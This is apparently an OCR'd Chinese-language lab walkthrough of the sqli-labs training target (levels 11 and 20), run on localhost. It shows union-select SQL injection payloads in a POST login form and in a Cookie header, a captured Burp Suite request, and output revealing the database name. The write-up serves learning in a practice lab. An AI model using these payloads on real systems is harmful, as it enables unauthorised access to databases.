

SQL注入靶场案例练习

Less-11 POST - Error Based - Single quotes- String (基于错误的POST型单引号字符型注入)




用**burpsuit**，抓包修改参数



联合查询union select测试payload

uname=admin' union select 1,2 --+&passwd=admin&submit=Submit

点击提交，通过burp suite抓取到post请求数据包



修改并放行

Intercept HTTP history WebSockets history Options


Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

```
1  POST /sqli-labs-php7-master/Less-11/ HTTP/1.1
2  Host: localhost
3  Content-Length: 37
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/sqli-labs-php7-master/Less-11/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Connection: close
21
22 uname=hsw' union select 1,2  --+&passwd=123456&submit=Submit
```


于是确认出有两个回显点



爆库payload

uname=-admin' union select 1,database() --+&passwd=admin&submit=Submit


通过该sql注入，可以得知该网站所使用的数据库是security



Less-20 POST - Cookie injections - Uagent field - Error based (基于错误的cookie头部POST注入)

由于第20关，对post请求的数据进行了魔术引号处理，使得难以进行sql注入，于是可以通过cookie注入尝试绕过魔术引号。

单引号，报错型，cookie型注入。



存在魔术引号


```php
function check_input($value)
    {
    if(!empty($value))
        {
        $value = substr($value,0,20); // truncation (see comment
        }
        if (get_magic_quotes_gpc())  // Stripslashes if magic qu
            {
            $value = stripslashes($value);
            }
        if (!ctype_digit($value))        // Quote if not a number
            {
            $value = "'" . mysql_real_escape_string($value) . "'
            }
    else
        {
        $value = intval($value);
        }
```

直接cookie注入，进行绕过

Cookie: uname=-admin' union select 1,2,database()--+

使用cookie进行注入

于是通过cookie注入可以查看到使用的数据库名字。


SQLI DUMB SERIES-2
YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = -admin' union select 1,2,database()-- and expires: Thu 24 Feb 2022 - 21:21:36
Your Login name:2
Your Password:security
Your ID:1
Delete Your Cookie!